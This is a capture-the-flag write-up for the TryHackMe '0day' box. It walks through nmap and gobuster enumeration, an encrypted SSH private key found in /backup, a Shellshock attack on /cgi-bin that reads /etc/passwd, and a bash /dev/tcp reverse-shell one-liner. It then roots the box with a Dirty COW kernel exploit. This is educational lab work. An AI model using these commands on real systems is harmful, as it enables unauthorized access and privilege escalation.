
0day (THM) Write-up



This is new box from Try Hack Me which was rated as a medium box.
To be honest, for me this box was more like an easy box.

Enumeration

Let's start by scaning the box for open ports using nmap.

Command: `nmap -A $IP`


```
┌──(linked㉿kali)-[~]
└─$ nmap -A 10.10.117.189
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-18 23:00 EEST
Nmap scan report for 10.10.117.189
Host is up (0.089s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|   2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|   256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_  256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 0day
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We can se from the above result that there are only 2 open ports:

- port 22 SSH

- port 80 HTTP

Visiting the port 80, we can't get to much information from it, just some link for different socials.



Let's start a directory scaning using gobuster.

Command: `gobuster dir -u $IP -w /path/to/wordlist/ -x extension type`

```
/.html (Status: 403)
/.html.php (Status: 403)
/admin (Status: 301)
/cgi-bin (Status: 301)
/.html.txt (Status: 403)
/js (Status: 301)
/css (Status: 301)
/.htm (Status: 403)
/.htm.php (Status: 403)
/.htm.txt (Status: 403)
/img (Status: 301)
/uploads (Status: 301)
/backup (Status: 301)
/. (Status: 200)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/robots.txt (Status: 200)
/secret (Status: 301)
/.htc (Status: 403)
/.htc.php (Status: 403)
/.htc.txt (Status: 403)
```

Except the 403 result, we have some interesting directories:

- /admin

- /cgi-bin

- /js

- /css

- /img


- /uploads

- /backup

- /robots.txt

- /secret

As expected,the robots.txt file won't help us.



On the **/backup** page we can find a RSA key used for SSH login.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/YqcLtt/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P
-----END RSA PRIVATE KEY-----
```


I found the passphrase for the RSA key by using JohnTheRipper, but i'm pretty sure that this is a rabbithole.

On the **/secret** page, the creator leaves the same clue as the one on the box page: ***a turtle***.

For those that don't know, there is an exploit called **shellshock** which is usually represented by a turtle or a turtle shell, so this for me was clear on what to do next.


But let's say we didn't knew what that turtle represent or why was there. The next thing to do was to brute force the other directories. The only directory that would have given us a result would be the **/cgi-bin** directory, as shown bellow:

Command: `gobuster dir -u $IP/cgi-bin/ -w /path/to/wordlist/ -x sh,cgi`
This time is used **.sh** and **.cgi** as extensions.



Now if would not know what to do next, googling for **/cgi-bin exploit** would have put you on the right path.
Let's see if there is a shellshock vulnerability. For this i used an automated tool, but i would recommend you to test it manually so you can understand the exploit.

The tool used by me wall called **shocker** and you can find it on github.
As show in the image below i tried to read **/etc/passwd**, and it worked.
Command type: `/bin/cat /etc/passwd`



Foothold

Shell as **www-data**

Now it's time to get a shell on the box. Using the same exploit i could get a reverse shell
Command: `/bin/bash -c '/bin/bash -i >& /dev/tcp/$YOUR IP/$YOUR PORT 0>&1'`
Note: To get a stable shell use the next commmands:
`python3 -c 'import pty; pty.spawn("/bin/bash")'`
press **CTRL+Z** then type `stty raw -echo` and finally type `fg`

```
export TERM=xterm
```

```
www-data@ubuntu:/tmp$ id;hostname;date
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ubuntu
Sun Oct 18 13:35:08 PDT 2020
```

Privilege escalation

If you use **linpeas** and read the results, you can clearly see what's the path to exploit this box to get root: **kernel exploit**

```
Linux version 3.13.0-32-generic (buil
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
```

This is an old kernel **3.13.0-32-generic**. If you would access the link that linpeas suggests for kernel exploit, you would find a github link for different variation of the **dirtycow** exploit.
Link: https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Shell as **root**
I used the the **cowroot** one, which worked for me but was unstable. I didn't tried other variants of the exploit because i was able to read the root.txt flag.

```
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
ubuntu
Sun Oct 18 14:33:53 PDT 2020
```

Flags